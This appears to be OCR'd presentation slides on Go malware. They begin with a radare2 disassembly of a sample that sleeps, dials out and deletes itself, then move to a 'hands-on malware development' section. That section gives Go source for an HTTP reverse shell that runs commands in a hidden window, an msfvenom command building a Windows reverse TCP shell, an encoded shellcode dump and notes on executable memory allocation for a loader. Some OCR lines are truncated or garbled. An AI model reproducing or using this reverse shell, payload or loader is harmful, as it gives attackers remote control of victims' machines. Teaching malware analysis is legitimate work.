


```
 0x810eb67 [oa]
; CODE XREF from sym.main.main @ 0x810eb00(x)
[oh]5 call sym.runtime.morestack_noctxt
[ob]2 jmp sym.main.main
```


```
[0x810eaf0]
  ; CODE XREF from sym.main.main @ 0x810eb6c(x)
126: sym.main.main ();
; var int32_t var_4h @ esp+0x4
; var int32_t var_8h @ esp+0x8
; var int32_t var_ch @ esp+0xc
; var int32_t var_10h @ esp+0x10
; var int32_t var_14h @ esp+0x14
; var int32_t var_20h @ esp+0x20
; var int32_t var_24h @ esp+0x24
   7 mov ecx, dword gs:[0]
   6 mov ecx, dword [ecx - 4]
   3 cmp esp, dword [ecx + 8]
[oa]2 jbe 0x810eb67
```

```
 0x810eb02 [oe]
   3 sub esp, 0x28
   8 mov dword [var_4h], 4
   7 mov dword [esp], 0xa817c800
[oc]5 call sym.time.Sleep
   6 lea eax, [0x812f97b]
   3 mov dword [esp], eax
   8 mov dword [var_4h], 3
   6 lea eax, [0x8131b82]
   4 mov dword [var_8h], eax
   8 mov dword [var_ch], 0x10 ; 16
[od]5 call sym.net.Dial
   4 mov eax, dword [var_10h]
   4 mov dword [var_24h], eax
   4 mov ecx, dword [var_14h]
   4 mov dword [var_20h], ecx
```

```
 0x810eb51 [og]
; CODE XREF from sym.main.main @ 0x810eb65(x)
   3 mov dword [esp], eax
   4 mov dword [var_4h], ecx
[of]5 call sym.main.tnxpYf
   4 mov eax, dword [var_24h]
   4 mov ecx, dword [var_20h]
[og]2 jmp 0x810eb51
```




```
 0x80b1be6 [oe]
   3 add esp, 0xffffff80
   7 mov eax, dword [arg_84h]
   3 mov dword [esp], eax
   8 movzx eax, byte [arg_88h]
   4 mov byte [var_4h], al
[oc]5 call sym.bufio._Reader_.collectFragments
   4 mov eax, dword [var_20h]
   4 mov ecx, dword [var_8h]
   4 mov edx, dword [var_ch]
   4 mov ebx, dword [var_24h]
   4 mov ebp, dword [var_28h]
   4 mov dword [var_58h], ebp
   4 mov esi, dword [var_18h]
   4 mov edi, dword [var_14h]
   8 mov dword [var_70h], 0
   8 mov dword [var_74h], 0
   8 mov dword [var_78h], 0
   8 mov dword [var_7ch], 0
   1 nop
   4 lea ebp, [var_70h]
   4 mov dword [var_70h], ebp
   2 test eax, eax
[od]6 jl 0x80b1ecb
```



```
0x0810e8c1 jne 0x810e907
0x0810e8c3 cmp dword [eax], 0x454c4544

0x0810e8c9 jne 0x810e907

0x0810e8cb cmp word [eax + 4], 0x4554

0x0810e8d1 jne 0x810e907

0x0810e8d3 cmp byte [eax + 6], 0xa

0x0810e8d7 jne 0x810e907

0x0810e8d9 nop
0x0810e8da mov ecx, dword [0x81ec3ec]
0x0810e8e0 mov ebx, dword [0x81ec3e8]
0x0810e8e6 test ecx, ecx

0x0810e8e8 jbe 0x810eadc

0x0810e8ee mov eax, dword [ebx]
0x0810e8f0 mov ecx, dword [ebx + 4]
0x0810e8f3 mov dword [esp], eax
0x0810e8f6 mov dword [esp + 4], ecx
0x0810e8fa call 0x80d9c50
0x0810e8ff mov eax, dword [esp + 0x38]
0x0810e903 mov edx, dword [esp + 0x30]
```

```
        if (edx == 7) {


            if (*(eax) != 0x454c4544) {
                goto label_1;
            }

            if (*((eax + 4)) != 0x4554) {
                goto label_1;
            }

            if (*((eax + 6)) != 0xa) {
                goto label_1;
            }

            ecx = go.go;
            ebx = os.Args;

            if (ecx <= 0) {
                goto label_2;
            }
            eax = *(ebx);
            ecx = *((ebx + 4));


            os_Remove (eax, ecx);
            eax = var_38h;
            edx = var_30h;
        }
```



```
rom sym.main.main @ 0x810eb6c(x)
ain ();
ar_4h @ esp+0x4
ar_8h @ esp+0x8
ar_ch @ esp+0xc
ar_10h @ esp+0x10
ar_14h @ esp+0x14
ar_20h @ esp+0x20
ar_24h @ esp+0x24
word gs:[0]

)
word [ecx - 4] ; ecx = *((ecx - 4))
word [ecx + 8]
eb67 ; if (esp <= *((ecx + 8))) goto label_1
```

```
 0x810eb02 [oe]
   3 sub esp, 0x28
   8 mov dword [var_4h], 4
   7 mov dword [esp], 0xa817c800
[oc]5 call sym.time.Sleep ; time_Sleep (0xa817c800, 4)
   6 lea eax, [0x812f97b] ; eax = 0x812f97b
   3 mov dword [esp], eax
   8 mov dword [var_4h], 3
   6 lea eax, [0x8131b82] ; eax = 0x8131b82
   4 mov dword [var_8h], eax
   8 mov dword [var_ch], 0x10 ; 16
[od]5 call sym.net.Dial ; net_Dial (eax, 3, eax, 0x10)
   4 mov eax, dword [var_10h] ; eax = var_10h
   4 mov dword [var_24h], eax
   4 mov ecx, dword [var_14h] ; ecx = var_14h
   4 mov dword [var_20h], ecx
```


```
> ? 0x8131b82
int32   135469954
uint32  135469954
hex     0x8131b82
octal   01004615602
unit    129.2M
segment 813000:1b82
string  "\x82\x1b\x13\b"
fvalue  135469954.0
float   0.000000f
double  0.000000
binary  0b00001000000100110001101110000010
ternary 0t100102220120211201
> ? 0x812f97b
int32   135461243
uint32  135461243
hex     0x812f97b
octal   01004574573
unit    129.2M
segment 812000:f97b
string  "{\xf9\x12\b"
fvalue  135461243.0
float   0.000000f
double  0.000000
binary  0b00001000000100101111100101111011
ternary 0t100102220010220002
>
```

section .HANDS-ON_MALWARE_DEVELOPMENT

- HTTP(s) reverse shell
- shellcode loader

file:///REVERSE_SHELL.go

TCP reverse shell




stdin → exec(command)

tcp channel

stdout ← command stdout

HTTP reverse shell



HTTP server

HTTP client

stdin

stdout

/cmd

/out

command req

exec command

stdout req

SERVER SIDE CODE

```go
var command = make(chan string)

var output = make(chan string)


func main() {
  go commandPrompt()
  http.HandleFunc("/cmd", handleCmd)
  http.HandleFunc("/out", handleOut)
  http.ListenAndServe(":8888", nil)
}
```

```go
func commandPrompt() {
  for {
    r := bufio.NewReader(os.Stdin)
    fmt.Print("cmd> ")
    c, _ := r.ReadString('\n')
    c = strings.Replace(c, "\n", "", -1)
    command <- c
    o := <-output
    fmt.Println(o)
  }
}
```

```go
func handleCmd() {
  c := <-command
}
```

```go
func handleOut() {
    b, _ := ioutil.ReadAll(r.Body)
    output <- string(b[:])
}
```

CLIENT SIDE CODE

```
func main() {
  for {
    r, _ := http.Get("http://127.0.0.1:8888/cmd")
    c, _ := ioutil.ReadAll(r.Body)
    args := []string{"/C"}
    args = append(args, strings.Fields(string(c[:]))...)
    cmd := exec.Command("cmd", args...)
    cmd.SysProcAttr = &syscall.SysProcAttr{HideWindow: true}
    o, _ := cmd.CombinedOutput()
    r, _ = http.Post("http://172.0.0.1:8888/out", "text/plain", bytes.NewReader(o))
  }
}
```

file:///SHELLCODE_LOADER.go

GENERATING SHELLCODE

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST="10.0.0.5" LPORT=4242 -f base64 -o shellcode

  Payload size: 460 bytes
  Final size of base64 encoded: 616 bytes
```

```
  2F 45 69 44 35 50 44 6F 77 41 41 41 41 45 46 52 51 56 42 53 55 56 5A 49 4D 64 4A 6C 53 49 74 53 59 45 69 4C
  55 68 68 49 69 31 49 67 53 49 74 79 55 45 67 50 74 30 70 4B 54 54 48 4A 53 44 48 41 72 44 78 68 66 41 49 73
  49 45 48 42 79 51 31 42 41 63 48 69 37 56 4A 42 55 55 69 4C 55 69 43 4C 51 6A 78 49 41 64 43 4C 67 49 67 41
  41 41 42 49 68 63 42 30 5A 30 67 42 30 46 43 4C 53 42 68 45 69 30 41 67 53 51 48 51 34 31 5A 49 2F 38 6C 42
  69 7A 53 49 53 41 48 57 54 54 48 4A 53 44 48 41 72 45 48 42 79 51 31 42 41 63 45 34 34 48 58 78 54 41 4E 4D
  4A 41 68 46 4F 64 46 31 32 46 68 45 69 30 41 6B 53 51 48 51 5A 6B 47 4C 44 45 68 45 69 30 41 63 53 51 48 51
  51 59 73 45 69 45 67 42 30 45 46 59 51 56 68 65 57 56 70 42 57 45 46 5A 51 56 70 49 67 2B 77 67 51 56 4C 2F
  34 46 68 42 57 56 70 49 69 78 4C 70 56 2F 2F 2F 2F 31 31 4A 76 6E 64 7A 4D 6C 38 7A 4D 67 41 41 51 56 5A 4A
  69 65 5A 49 67 65 79 67 41 51 41 41 53 59 6E 6C 53 62 77 43 41 42 43 53 43 67 41 41 42 55 46 55 53 59 6E 6B
  54 49 6E 78 51 62 70 4D 64 79 59 48 2F 39 56 4D 69 65 70 6F 41 51 45 41 41 46 6C 42 75 69 6D 41 61 77 44 2F
  31 56 42 51 54 54 48 4A 54 54 48 41 53 50 2F 41 53 49 6E 43 53 50 2F 41 53 49 6E 42 51 62 72 71 44 39 2F 67
  2F 39 56 49 69 63 64 71 45 45 46 59 54 49 6E 69 53 49 6E 35 51 62 71 5A 70 58 52 68 2F 39 56 49 67 63 52 41
  41 67 41 41 53 62 68 6A 62 57 51 41 41 41 41 41 41 45 46 51 51 56 42 49 69 65 4A 58 56 31 64 4E 4D 63 42 71
  44 56 6C 42 55 4F 4C 38 5A 73 64 45 4A 46 51 42 41 55 69 4E 52 43 51 59 78 67 42 6F 53 49 6E 6D 56 6C 42 42
  55 45 46 51 51 56 42 4A 2F 38 42 42 55 45 6E 2F 79 45 32 4A 77 55 79 4A 77 55 47 36 65 63 77 2F 68 76 2F 56
  53 44 48 53 53 50 2F 4B 69 77 35 42 75 67 69 48 48 57 44 2F 31 62 76 77 74 61 4A 57 51 62 71 6D 6C 62 32 64
  2F 39 56 49 67 38 51 6F 50 41 5A 38 43 6F 44 37 34 48 55 46 75 30 63 54 63 6D 39 71 41 46 6C 42 69 64 72 2F
  31 51 3D 3D
```

HOW TO ALLOCATE MEMORY PAGE ON WINDOWS

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.


```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

MEM_COMMIT | MEM_RESERVE

0x1000 + 0x2000 = 0x3000

PAGE_EXECUTE_READWRITE

0x40



IMPORT WINAPI FUNCTIONS

